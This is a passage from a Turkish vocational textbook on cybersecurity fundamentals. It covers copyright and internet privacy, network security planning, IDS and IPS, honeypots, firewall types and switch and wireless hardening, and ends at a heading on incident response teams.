- Telif hakkıyla korunan materyallerin yasa dışı erişimi
- Kurum personelinin kişisel bilgilerinin istismarı
- Kurum müşterisinin kişisel ve finansal bilgilerinin istismarı
- Hasta tıbbi kayıtlarının ifşası
- Yazılım kaynak kodunun yasa dışı kullanımı
- Güvenlik protokollerini atlatma
- Elektronik ticaret uygulamasını kısıtlama
- İnternet bankacılığı işlemlerini aksatma
- Çekiliş veya şans oyunu sonucunu değiştirme
- Finansal yatırım uygulamalarında kur verilerini değiştirme


Telif (Copyright); kişinin her türlü fikrî emeği ile meydana getirdiği bilgi, düşünce, sanat eseri ve ürünün kullanılması, kopyalanması ile ilgili hukuken sağlanan haklardır (Görsel 1.10). Telif hakkı; bilim, edebiyat, sinema, müzik, güzel sanat eserleri ile bilgisayar yazılımlarının tümüne koruma sağlamaktadır. Telif hakkının doğması için tescile gerek yoktur. Fikir ve sanat eserleri üzerindeki haklar eserin üretilmesiyle birlikte doğar. 5846 sayılı Fikir ve Sanat Eserleri Kanunu'nda telif haklarının temel unsurları düzenlenmiştir.

Görsel 1.10: Telif hakkı simgesi

Telif hakkı bulunan eserlerin dijital ortamlarda paylaşılması, kopyalarının çoğaltılması, benzerlerinin üretilmesi gibi problemlerin yaygınlaşması Fikir ve Sanat Eserleri Kanunu'nun bilişim teknolojileri alanına uygulanmasını gerekli kılmıştır. Telif hakları hakkında detaylı bilgi sahibi olmak için **www.telifhaklari.gov.tr** web site adresi ziyaret edilebilir.

1.2.5. İnternet Gizliliği

İnternet gizliliği; kişisel verilerin internet üzerinden depolanması, kullanılması, görüntülenmesi ve üçüncü şahıslarla paylaşılması ile ilgili kişisel gizlilik hakkını ifade eder. Bilgi gizliliğinin bir parçası olan internet gizliliği; kişisel verilerin, kişisel seçimlerin, iletişimin korunması amacını taşır (Görsel 1.11).



Görsel 1.11: İnternet gizliliği

Kişisel verilerin bazı internet sitelerinde toplanması ve yayınlanması gizliliğin ihlaline neden olur. İnternet siteleri, çoğunlukla hamilinin açık rızası olmadan kamuya açık hâle getirilen her türlü kişisel veriyi içerir. Bu kişisel veriler; kişinin telefon numarası ve adresi, üye olduğu kuruluşlar, adının geçtiği çevrimiçi dergi ve gazeteler, görüntüsünün bulunduğu resim ve video klipler olabilir. İnternet sitelerinde yayınlanan bu veriler arama motorları ile kolaylıkla bulunabilir.


İnternet kullanıcılarının üçüncü şahıslar tarafından çevrimiçi olarak izlenmesi, internet gizliliği açısından büyük risk oluşturur. Çerez (cookie) dosyaları, kullanıcının web kullanım profili ve casus yazılımlar önemli riskler arasında yer alır. Bu riskler, üçüncü şahısların internetten bilgi toplama eylemini gerçekleştirmesine yardımcı olur. Örneğin sosyal ağa üye olurken girilen kişisel verilerin veya e-ticaret sitesinden alışveriş yaparken girilen kredi kartı bilgilerinin üçüncü şahıslar tarafından elde edilmesi internetin gizliliği ile ilgilidir. Bu nedenle internet üzerinden gerçekleştirilecek her bir eylemde çok dikkatli olunmalıdır.

NOT

- Çerezlerin devre dışı bırakılması ve internet geçmişinin gizlenmesi için web tarayıcının gizli pencere seçeneği kullanılmalıdır.
- İki faktörlü doğrulama kullanılmalıdır.
- Sosyal ağlarda kişisel verileri içeren paylaşımlar yapılmamalıdır.
- Güvenilir olmayan web tarayıcı eklentileri kullanılmamalıdır.

1.3. AĞ GÜVENLİĞİ TEMELLERİ

Ağ (Network), iki veya daha fazla bilgisayarın (nesnenin) kablolu veya kablosuz iletişim araçları üzerinden yazılım ve donanım bileşenleriyle birbirine bağlandığı, bilgi ve sistem kaynaklarının kullanıcılar arasında paylaşıldığı bir haberleşme sistemidir. **Bilgisayar ağları**, kullanıcılar arasında veri aktarımının yapıldığı ve iletişimin sağlandığı bir ortamı ifade eder (Görsel 1.12). Kişi ve kurumlar için kıymetli verilerin ağlar üzerinden aktarılması saldırganları cezbetmektedir. Saldırganlar tarafından gerçekleştirilebilecek ağ ataklarının ve oluşabilecek zararların en aza indirilmesi ağ güvenliği kavramı ile mümkündür.



Görsel 1.12: Bilgisayar ağı (Network)

Ağ güvenliği; ağdaki bilgisayarların güvenliğini sağlamak, ağ trafiğini korumak, ağ saldırılarını algılamak ve önlemek, yetkisiz erişimleri engellemek, ağ trafiğini kontrol altına almak için gerekli olan teknikleri, araçları ve güvenlik planlamalarını kapsayan bir kavramdır (Görsel 1.13).

Görsel 1.13: Ağ güvenliği

1.3.1. Ağ Güvenliğinin Önemi

Bilgisayar ağlarına ve sunuculara içeriden veya dışarıdan yapılan saldırılar hassas verilerin yetkisiz kişiler tarafından okunmasına, değiştirilmesine veya silinmesine neden olmaktadır. Bu durumda ciddi miktarda para, zaman, prestij ve hassas veri kaybı oluşmaktadır. Bu nedenle bilgisayar ağlarının, bilgi güvenliğinin üç temel unsuru olan gizlilik, bütünlük ve erişilebilirlik kapsamında içeriden veya dışarıdan gelebilecek tehditlerden korunması büyük önem taşımaktadır. Bundan dolayı ağ güvenliği, bilgisayar ağlarının vazgeçilmez bir parçasıdır.

1.3.2. Ağ Güvenlik Planı

Ağ güvenlik planı, bilgisayar ağını yetkisiz kullanıcılardan korumak için kullanılan teknikleri tanımlayan ve bir sistemin güvenliğini tehlikeye atabilecek olaylara karşı koruma sağlayan bir stratejidir. Ağ güvenlik planı, güvenli bir bilgi işlem ve ağ ortamı sağlamak için uyulması gereken yönergelerden oluşur (Görsel 1.14).

Görsel 1.14: Ağ güvenlik planı yönergeleri

Ağ güvenlik planı, bilgi güvenliği unsurlarının korunmasını hedefler. Bilgisayar ağındaki tüm kullanıcıların gerekli eğitimler ile güvenlik bilincine sahip olması, ağ güvenlik planının önemli bir bileşenidir.

Ağları istismar etmek isteyen bilgisayar korsanlarının varlığı her geçen gün artmaktadır. Bundan dolayı bir kurum ağının yetkisiz erişim, kötüye kullanım veya imha durumundan korunması için ağ güvenlik planı son derece önemlidir. Bir kurumun ağ güvenlik planının olmaması durumunda itibar kaybı yaşaması kaçınılmazdır. Ağ güvenlik planına sahip kurumların plan yönergelerine uymaması hâlinde uzun vadeli sorunlarla karşılaşma riski bulunur. Ayrıca yeni yasal düzenlemeler, ağ topolojisindeki önemli değişiklikler ağ güvenlik planının gözden geçirilip güncellenmesini gerektirir.

ÖRNEK OLAY

Bir kurum çalışanı e-postalarını okurken kimlik avı (phishing) saldırısına maruz kalır. Çalışanın, siber güvenlik farkındalığı bulunmamaktadır. Kullandığı bilgisayarın işletim sistemi güncel değildir. Hatta bilgisayarda anti-virüs programı da yüklü değildir. Çalışan, e-posta bağlantısına tıklayarak fidye yazılımının bilgisayara bulaşmasına neden olur. Birkaç dakika sonra fidye yazılımı ağdaki diğer bilgisayarlara yayılmaya başlar. Bilgisayarlardaki tüm veriler şifrelenir. Kurum, fidyeyi ödemeye karar verir. Günün sonunda saldırgan başarılı olur.

Örnek olayda belirtilen kurum, alanında başarılı bir siber güvenlik firmasından danışmanlık hizmeti almalıdır. Kurum, alacağı hizmet ile benzer saldırıları engellemenin yöntemini öğrenmelidir. Kurum çalışanlarına siber güvenlik eğitimleri verilerek farkındalık sağlanmalıdır. Kurum iyi tasarlanmış, stratejik bir ağ güvenlik planına sahip olmalıdır. Ağ güvenlik planı, saldırıları önlemek ve kurumun itibarını korumak için yönergeler içermelidir.

Bir ağın güvenliğini sağlamak için yönlendiriciler, güvenlik duvarları, izinsiz giriş algılama / önleme sistemleri ve son kullanıcı cihazı güvenlik yazılımları gibi bileşenlerin kombinasyonuna ihtiyaç duyulur. Hangi bileşenin satın alınacağına ve kullanılacağına karar vermek için iyi bir planlama gerekir.

Ağ güvenlik planının oluşturulması için gereken adımlar aşağıda verilmiştir.

Güvence altına almak istediğiniz ağ varlıklarını tanımlayınız.

Kurum çalışanlarının bilgisayarları, sunucular, depolanan veriler, gizli ve hassas veriler, ağ iletim ortamından aktarılan veriler, anahtarlar (switch) ve yönlendiriciler (router) ağ varlıklarına örnek olarak verilebilir.

Tehdit değerlendirmesini gerçekleştiriniz.

Ağdaki güvenlik açıkları tanımlanır ve sınıflandırılır. Kritik sistem ve cihazlarda kullanılan zayıf parola veya varsayılan parola gibi istismar edilebilecek zafiyetler belirlenir. Gerekli güvenlik yamalarının sürümünü belirlemek için uygulama, dosya ve veri tabanı sunucularındaki ağ güvenlik açıkları bulunur. Kritik sistemlerde şifreleme ayarları kontrol edilir. Sızma testi gerçekleştirilerek sistemdeki güvenlik açıkları tespit edilir. Tespit edilen bulguların önem derecesine göre düzeltme önerileri belirtilir.

BT ve ağ güvenliği politikası geliştiriniz.

Ağa giren ve çıkan trafiği filtrelemek için bir güvenlik duvarı oluşturulur. Gizli ve hassas bilgilere sahip sistemlere yalnızca kimliği doğrulanmış kullanıcılar erişebilmelidir. Kimlik doğrulaması kullanılmalıdır. En az 8 karakter olmak üzere büyük, küçük harf, sembol ve rakamlardan oluşan, düzenli olarak değiştirilen parolalar tercih edilmelidir. Tüm hassas veriler şifrelenmelidir. Uzak kullanıcılar VPN (Sanal Özel Ağ) ile güvenli bağlantılar kurmalıdır. Ağdaki bilgisayarlara virüsten koruma, casus yazılım önleme uygulamaları yüklenmelidir. Alt ağlar oluşturulabilir. Sanal Yerel Alan Ağları (VLAN) kullanılabilir.

Güvenli kablosuz ağları kullanınız.

Kablosuz ağ adı (SSID) değiştirilmeli veya gizlenmelidir. Kablosuz erişim noktaları yönetici panellerinin varsayılan parolaları değiştirilmelidir. Kimlik doğrulaması kullanılmalıdır. Ortak kablosuz ağlar kullanılırken hassas veriler paylaşılmamalıdır.

Güvenlik bilinci oluşturunuz.

Kurum çalışanlarına siber güvenlik farkındalığı eğitimleri verilmelidir. Çalışanlar, şüpheli kimlik avı girişimleri ve sosyal mühendislik saldırılarına karşı bilgilendirilmelidir. Yaygın ağ güvenlik açıkları ve bunların nasıl önleneceği konusunda eğitim oturumları düzenlenmelidir. Kurum çalışanlarının hazırlık düzeyini ölçmek için sahte ağ saldırıları oluşturulabilir.

Olay müdahalesi tanımlayınız.

Olay müdahalesi, bir güvenlik ihlali veya siber saldırı sonrasında hasarı sınırlamayı, kurtarma süresini ve maliyeti azaltmayı hedeflemektedir.

Güvenlik kontrollerini standartlara göre gerçekleştiriniz.

Güvenli ağlar oluşturmak için ISO 27001 Bilgi Güvenliği Yönetim Sistemi gibi standartlara uyulmalıdır.

Bir güvenlik firmasından danışmanlık hizmeti alınız.

Kurumun ağ güvenlik planını uygulamasına yardımcı olur. Bu firmalar, siber güvenlik sorunlarının çözümünde ilgili kuruma destek olur.

Güvenliğin sürekliliğini sağlayınız.

Güvenlik politikaları belirli aralıklarla gözden geçirilmelidir. Ağ güvenlik planının genel bir incelemesi yapılmalıdır.

1.3.3. Ağ Saldırılarını Algılama ve Önleme

Ağ saldırılarına neden olan etkenlerden bazıları şunlardır:

- Ağ cihazlarının eksik veya yanlış yapılandırılan konfigürasyonları
- Ağ cihazlarının varsayılan olarak bırakılan ayarları
- Ağ ve son kullanıcı cihazlarının zafiyetleri
- TCP/IP protokol (TCP, ARP, ICMP, DHCP, DNS vb.) zafiyetleri
- Zamanında yapılmayan işletim sistemi ve firmware güncellemeleri
- Yazılım açıkları
- Sıfır gün (zero day) açıkları
- P2P dosya paylaşım ağ bağlantıları
- Şifreleme kullanılmayan veri aktarımları
- Halka açık kablosuz ağlar
- Zararlı yazılımlar
- Son kullanıcı zafiyetleri
- Ağ ve sistem yöneticilerinin ihmali


Ağ saldırılarını algılama ve önleme teknikleri, kurumların KVKK kapsamındaki tedbirleri almasında önemli bir yere sahiptir. **IDS (Intrusion Detection System)** ve **IPS (Intrusion Prevention System)** bu tekniklerin yerine getirilmesinde kullanılan araçlardır.

1.3.3.1. Saldırı Tespit Sistemi (IDS)

IDS; ağdaki tüm trafiği sürekli dinler, veri paketine bakar, saldırı olarak tanımlanan işlemleri tespit ettiği an uyarı sistemi aracılığıyla sistem yöneticisine veya SIEM sistemine bilgi (alarm) verir.

SIEM sistemine gelen alarmlar bazen hatalı olabilir. SIEM (Security Information and Event Management) bu alarmları analiz edip hangilerinin hatalı, hangilerinin hatasız olduğunu belirlemeye çalışır. Sistem yöneticileri de uyarılara göre gerekli önlemleri alarak saldırıları engelleyebilir. IDS, dinlediği trafiğin kaydını tutabilir ve rapor oluşturabilir.

IDS cihazı genellikle switch (anahtar) cihazına bağlanır. IDS switch cihazına bağlanırken SPAN portunu kullanır (Görsel 1.15).



Görsel 1.15: IDS bağlantısı

NOT

SIEM, Güvenlik Bilgisi ve Olay Yönetimi Sistemi olarak tanımlanır. SIEM, ağ saldırılarını daha hızlı bir şekilde tespit edebilmek için ağdaki güvenlik cihazlarında tutulan bütün logları toplayan, analiz eden ve gerektiğinde uyarı veren bir yazılımdır.

IDS araçları, imza ve davranış tabanlı olmak üzere iki tür çalışma şekline sahiptir.


İmza Tabanlı IDS: Dinlediği ağ trafiğini kendi veri tabanındaki saldırılara ait imzaları (kural listeleri) sorgulayarak karşılaştırır. Bunun sonucunda alarm verip vermeyeceğini kararlaştırır. İmzaların bulunduğu veri tabanı sürekli güncel tutulmalıdır.

Davranış Tabanlı IDS: Normal davranışa sahip trafiği analiz ederek dinlediği ağ trafiği ile karşılaştırır. Dinlenen trafik, normal davranışa sahip trafiğe benzemiyorsa anomali olarak sınıflandırılır.

1.3.3.2. Saldırı Önleme Sistemi (IPS)

IPS, üzerinden geçen trafiği bölmeden çalışır ve trafiğe ait tüm paketleri derinlemesine inceler. Paketlerin hangisinin saldırı niteliği taşıdığını, hangisinin zararsız olduğunu tespit ederek ağı koruma altına alır. IPS, saldırıları etkili olmadan önler. Ayrıca daha önceden tespit edilmesi mümkün olmayan saldırıları da algılar.

IPS cihazı genellikle güvenlik duvarının arkasına bağlanır. IPS, paketleri dâhilî ağa ileten iletişim yolunun içindedir (Görsel 1.16).



Görsel 1.16: IPS bağlantısı

IPS araçları, imza ve davranış tabanlı olmak üzere iki tür çalışma şekline sahiptir.

İmza Tabanlı IPS: Ağ trafiğini kendi veri tabanındaki saldırılara ait imzalar (kural listeleri) ile karşılaştırır. İmza ile eşleşen veri paketleri tespit edildiğinde trafik akışı engellenir.

Davranış Tabanlı IPS: Ağdan farklı zamanlarda alınan trafik örnekleri, ağın normal davranışına göre istatiksel sapmalar oluşturursa anomali olarak sınıflandırılır. Bu çalışma şeklinde saldırı içermeyen trafikler de engellenebilir.

NOT

Saldırı tespit ve önleme sistemleri, yazılımsal veya donanımsal olarak üretilen güvenlik sistemleridir. IPS ve IDS cihazları bir arada kullanıldığında IDPS (Intrusion Detection and Prevention Systems) olarak tanımlanır. Gelişmiş sistemlerde IPS ve IDS bütünleşik olarak kullanılır.

1.3.3.3. Bal Küpü (Honeypot)

Bal küpü, saldırgan hakkında bilgi toplamaya yarayan tuzak sunucudur. Öngörülebilir kötü niyetli davranışları sergileyerek saldırganın dikkatini çeker. Bal küpünde saldırganın davranışı yakalanır, günlüğe kaydedilir ve analiz edilir. Bunun sonucunda ağ yöneticisi daha fazla bilgi elde edebilir, daha iyi bir savunma gerçekleştirebilir. Honeypot; saldırıları tespit etmek, yavaşlatmak, gerçek sistemi gizlemek için kullanılan bir teknolojidir.

1.3.4. Ağ Trafiğinin Kontrol Altına Alınması

Gelen ve giden ağ trafiğinin kontrol altına alınması, ağ güvenliğinin sağlanması için güvenlik duvarı (firewall) kullanılması oldukça önemlidir. Güvenlik duvarı, haricî ağdan gelen ve istenmeyen trafiği engeller. Bazen güvenlik duvarından geçen trafikte istenmeyen paketler olabilir. Bu nedenle güvenlik duvarları saldırı tespit ve önleme sistemleri ile desteklenmelidir.

1.3.4.1. Güvenlik Duvarı (Firewall)

Güvenlik duvarı genellikle ağın ve bilgisayarların yetkisiz erişimlerden korunmasını sağlayan yazılım veya donanım olarak tanımlanmaktadır. Yapılarına göre güvenlik duvarı türleri aşağıda verilmiştir.

Yazılımsal Güvenlik Duvarı: Daha çok ev ve küçük ofislerde internet güvenliğini sağlamak, son kullanıcı cihazlarını zararlı yazılımlardan korumak amacı ile kullanılmaktadır. Windows için **Defender**, Linux için **IPTables** yazılımsal güvenlik duvarı örnek olarak verilebilir.

Donanımsal Güvenlik Duvarı: Ağı korumak için ek güvenlik sunan cihazlardır. Ayrı bellek ve işlemci kullanan bu cihazlar, yüksek bant genişliğinde çalışabilir. Daha çok kurumsal ağlarda tercih edilir (Görsel 1.17).

Görsel 1. 17: Donanımsal güvenlik duvarı

Paket filtrelemeli güvenlik duvarları, router (yönlendirici) ile entegre çalışır. Bu tür güvenlik duvarlarında **Erişim Kontrol Listesi (ACL-Access Control List)** kullanılır. ACL kullanılarak kurallar tanımlanır. Güvenlik duvarından geçen her bir pakete bakılır. Ağ trafiği önceden tanımlanmış kurallara uygunsa paketin geçişine izin verilir. Aksi hâlde paket yok edilir. Paket filtreleme, güvenlik duvarının her bir portunda dışarıya çıkış veya içeriye giriş yönünde uygulanabilir.

1.3.4.2. Birleşik Tehdit Yönetimi (UTM)

UTM (Unified Threat Management), her türlü tehdidi tek cihazla engelleyebilen birleşik güvenlik sistemidir. UTM cihazları temelde güvenlik duvarı olarak çalışır. Gelen ve giden ağ trafiğini kontrol ederek istenmeyen durumları engeller. Bu cihazlar ayrıca IPS/IDS, web filtreleme, içerik filtreleme, spam e-posta filtreleme, casus yazılım önleme, anti-virüs, VPN ve log tutma hizmetlerini de gerçekleştirir.

1.3.4.3. Yeni Nesil Güvenlik Duvarı (NGFW)

NGFW (Next Generation Firewall); DLP, IPS, IDS, içerik filtreleme gibi güvenlik sistemlerini tek bir yapıda toplayan kapsamlı ve tümleşik bir cihazdır. Bu cihazların en önemli özelliği kimlik denetimidir. Kimlik denetimi, sistemdeki kullanıcının IP adresi değişse de aynı yetkilerle ağa ulaşabilmesini sağlar. Bunlar, port üzerinde çalışan uygulama ve cihazların kontrolünü yapar. Her türlü ağ protokolünü kontrol ederek güvenli bir katman oluşmasına yardımcı olur. Bu sayede karmaşık saldırılar tespit edilip engellenebilir.

NOT

Data Loss Prevention (DLP), veri kaybını önleme olarak tanımlanır. DLP, kişisel verilerin ağdan çalınmasını ve kurum dışına sızmasını önlemek için tasarlanmış bir teknolojidir.

1.3.4.4. Web Uygulama Güvenlik Duvarı (WAF)

WAF (Web Application Firewall); karmaşıklaşan web trafiği üzerinde detaylı inceleme yaparak anormallikleri filtreleyen ve gelen isteklerden saldırgan amaçlı olanları engellemeye çalışan bir araçtır (Görsel 1.18). WAF, OSI modelinin yedinci katmanında çalışır. HTTP, HTTPS, SOAP, XML, RPC gibi protokoller üzerinde detaylı paket incelemesi yaparak zararlı istekleri bloklar.

Görsel 1.18: Web Application Firewall

1.3.5. Yetkisiz Erişimin Engellenmesi

Yetkisiz erişimin engellenmesi için OSI modelinin veri bağı ve ağ katmanı düzeyinde gerekli teknikler uygulanmalıdır. Yerel alan ağına bağlanan saldırgan o ağın tüm imkânlarından yararlanabilir. Kablosuz ağların yaygınlaşması, yetkisiz erişimlerin artmasına neden olmaktadır.

Yetkisiz erişimi engellemek amacıyla veri bağı katmanı seviyesinde alınabilecek önlemler şunlardır:

- Switch cihazına bağlı bilgisayarları mantıksal olarak gruplandırmak, gruplar arasındaki trafiği sınırlandırmak ve güvenliği artırmak için VLAN oluşturulabilir.
- Switch üzerinde port security yapılandırması gerçekleştirilebilir.
- Switch üzerinde PortFast, Root guard, BPDU guard aktif edilerek STP saldırıları azaltılabilir.
- Switch cihazının sadece gerekli olan portları trunk yapılandırılarak VLAN hopping atakları azaltılabilir.

- Switch cihazının her portu için statik MAC adresler ayarlanabilir.
- Switch cihazının sınırlı sayıda MAC adresini otomatik öğrenmesi ayarlanabilir.
- Kullanılmayan tüm switch portları kapatılıp kullanılmayan bir VLAN'a taşınabilir.
- Switch cihazı fiziksel olarak gizli bir bölmede saklanabilir.
- Kablosuz ağlarda şifreleme ve kimlik doğrulama kullanılabilir.
- Kablosuz ağlarda SSID gizlenebilir.
- Kablosuz erişim noktasının varsayılan parola ve kullanıcı adları değiştirilebilir.

Yetkisiz erişimi engellemek amacıyla ağ katmanı seviyesinde alınabilecek önlemler şunlardır:

- Donanımsal güvenlik duvarı kullanılabilir.
- Erişim kontrol listeleri kullanılabilir.
- Saldırı tespit ve önleme sistemleri kullanılabilir.
- Sanal Özel Ağ (VPN) kullanılabilir.

1.4. SİBER GÜVENLİK ELEMANININ ÖZELLİKLERİ

Siber güvenlik elemanı, iş sağlığı ve güvenliği tedbirlerini alarak standardizasyon ve kalite gereklilikleri çerçevesinde kurum bilişim altyapılarını siber tehdit unsurlarına karşı korumak amacıyla çalışmalar yürüten kişidir. Bu kişiler, **siber güvenlik uzmanı** olarak da adlandırılır.

1.4.1. Siber Güvenlik Uzmanının Görev ve Sorumlulukları

Siber güvenlik uzmanları; kurumda bilgi ve güvenlik sistemleri envanterini oluşturma, siber güvenlik farkındalığı sağlama, zafiyet takibi yapma vb. önleyici faaliyetleri yürütür. Bu çalışmaların yanı sıra sisteme sızmak için kullanılan araç ve yöntemleri güncelleme, siber olay kaynaklarını inceleme, aksiyon belirleme, aksiyon takibi yapma vb. faaliyetler siber olay yönetimi sürecinde gerçekleştirilir. Siber güvenlik analiz çalışmalarına destek verme, kullanılan sistemlerin sürdürülebilirliğini takip etme gibi siber güvenlik risk analizi ve yönetimi faaliyetleri yine bu uzmanların kontrolünde yürütülür.

Siber güvenlik uzmanının diğer bazı görev ve sorumlulukları şunlardır:

- İş sağlığı ve güvenliği prosedürlerini uygulamak
- Acil durum prosedürlerini uygulamak
- Kalite ve verimlilik çalışmalarına katılmak
- İş organizasyonu yapmak
- Faaliyetler için yazılım, donanım ve ekipman temin etmek

- Yazılım sistemlerinin, ağların ve veri merkezlerinin geliştirilmesi sırasında güvenlik önlemlerini almak
- Kurumun bilgi ve ağ sistemindeki saldırı zaaflarını tespit etmek, bu zaaflara karşı önlem almak
- Siber saldırılarla mücadele etmek
- Bilgi sistemini yetkisiz erişime veya kullanıma karşı korumak
- Donanım ve yazılımdaki güvenlik açıklarını ve riskleri değerlendirmek
- Riskleri önceliklendirmek
- Son kullanıcı cihazlarındaki tehditlere müdahale etmek
- Zararlı yazılımlara karşı koymak
- Bilişim ve ağ altyapısını güvence altına almanın en etkili yollarını belirlemek
- Güvenlik stratejilerini test etmek
- Güvenlik duvarlarını sistem ve ağ altyapılarına inşa etmek
- İzinsiz giriş ve siber saldırıların tespiti için sistemleri sürekli olarak izlemek
- Siber saldırılara karşı en yüksek performansı gösterecek ürünleri planlamak ve kullanmak
- Kişisel mesleki gelişimini sağlamak
- Takım arkadaşlarının mesleki gelişimini desteklemek
- Kurum paydaşlarını güvenlik faaliyetlerinden haberdar etmek için raporlar hazırlamak
- Saldırıları veya izinsiz girişleri tespit etmek, azaltıcı önlemler almak
- Saldırganlar tarafından kullanılan yeni yöntemleri analiz etmek
- Saldırıları engellemek için yeni trendler, stratejiler ve prosedürler hakkında güncel bilgi sahibi olmak
- Saldırılar karşısında oluşabilecek kayıpları asgari düzeye indirmek
- Yeni algoritmalar ve uygulamalar geliştirmek

1.4.2. Siber Güvenlik Uzmanının Özellikleri, Bilgi ve Becerileri

Siber güvenlik uzmanları; problem çözme yeteneğine, analitik düşünme becerisine, merak dürtüsüne, yüksek dikkat düzeyine ve araştırmacı özelliklere sahiptir. Sürekli kendini geliştirebilen ve hacker gibi düşünebilen bu kişiler programlama, ağ ve sistem konularında uzman olarak nitelendirilir.

Mesleki Yeterlilik Kurumu Siber Güvenlik Elemanı (Seviye 5) Ulusal Meslek Standardında siber güvenlik uzmanının bilgi ve becerilerine detaylıca yer verilmektedir. Siber güvenlik uzmanının sahip olması gereken diğer bazı bilgi ve becerileri şunlardır:

- Adli bilişim süreci hakkında bilgi
- Ağ teknolojileri bilgisi

- Ağ ve güvenlik cihazları hakkında bilgi
- Bilgi güvenliği risk analizi ve yönetimi süreçleri hakkında bilgi
- Bilgi güvenliği yönetim sistemi standartları ve uygulama teknikleri bilgisi
- Bilgi sistemleri envanteri oluşturma bilgi ve becerisi
- Bilgi sistemleri kaynakları hakkında bilgi
- Bilgisayar donanımları ve çevre birimleri bilgisi
- Bilişim altyapısının siber güvenlik ihtiyaçlarını belirleme becerisi
- Bilişim altyapısının siber güvenlik ihtiyaçları hakkında bilgi
- Gerekli yazılım, donanım ve ekipmanları çalışmaya hazır hâle getirme becerisi
- Dijital arşivleme işlemleri hakkında bilgi
- Dijital arşivleme becerisi
- Ekip yönetimi becerisi
- Faaliyetler için temin edilecek yazılım, donanım ve ekipman hakkında bilgi
- Güvenli ağ ve internet bağlantısı kurulum bilgisi ve uygulama becerisi
- Güvenlik donanım araç ve gereçleri bilgisi
- Güvenlik teknolojileri temel kullanım bilgisi ve uygulama becerisi
- Güvenlik testleri hakkında bilgi
- İş sağlığı ve güvenliği talimatları hakkında bilgi
- İş sağlığı ve güvenliği talimatlarının iş süreçlerinde uygulanması
- İş organizasyonu ve planlama becerisi
- İş planı yapma işlemleri hakkında bilgi ve beceri
- İş süreçlerinde uygulanması gereken kalite şartları ve gereklilikleri hakkında bilgi
- İşletim sistemi ve uygulama iz kayıtları hakkında bilgi
- İz kayıtlarını inceleme ve yorumlama becerisi
- İşletim sistemleri ve servisler hakkında bilgi
- İşletim sistemleri ve sunucu yazılımları bilgisi
- Kriz yönetimi bilgi ve becerisi
- Kullanılan ekipmanlar hakkında bilgi ve bunların işlemlere hazır hâle getirilme becerisi
- Mesleğe ilişkin yasal düzenlemeler bilgisi
- Mesleki matematik, terim ve yabancı dil bilgisi
- Programlama bilgisi
- Risk yönetimi bilgi ve becerisi
- Sektöre ait ulusal ve uluslararası standartlar bilgisi
- Siber güvenlik farkındalığı oluşturma işlemleri hakkında bilgi ve beceri
- Siber olay için aksiyon belirleme bilgi ve becerisi

- Şifreleme ve algoritma bilgisi
- Sistem ve uygulama yazılımları bilgisi
- Sistem kaynakları hakkında bilgi
- Teknik dokümanları okuma ve anlama becerisi
- Veri tabanı güvenliği bilgi ve becerisi
- Veri toplama, kayıt tutma ve raporlama becerisi
- Yazılı ve sözlü iletişim becerisi
- Zafiyet yönetimi yapma bilgi ve becerisi
- Zaman yönetimi becerisi
- Zararlı yazılımlar hakkında bilgi
- TCP/IP internet protokolleri hakkında bilgi
- Linux komutları hakkında bilgi ve bu komutları kullanma becerisi

1.4.3. Siber Olaylara Müdahale Ekibi (SOME)

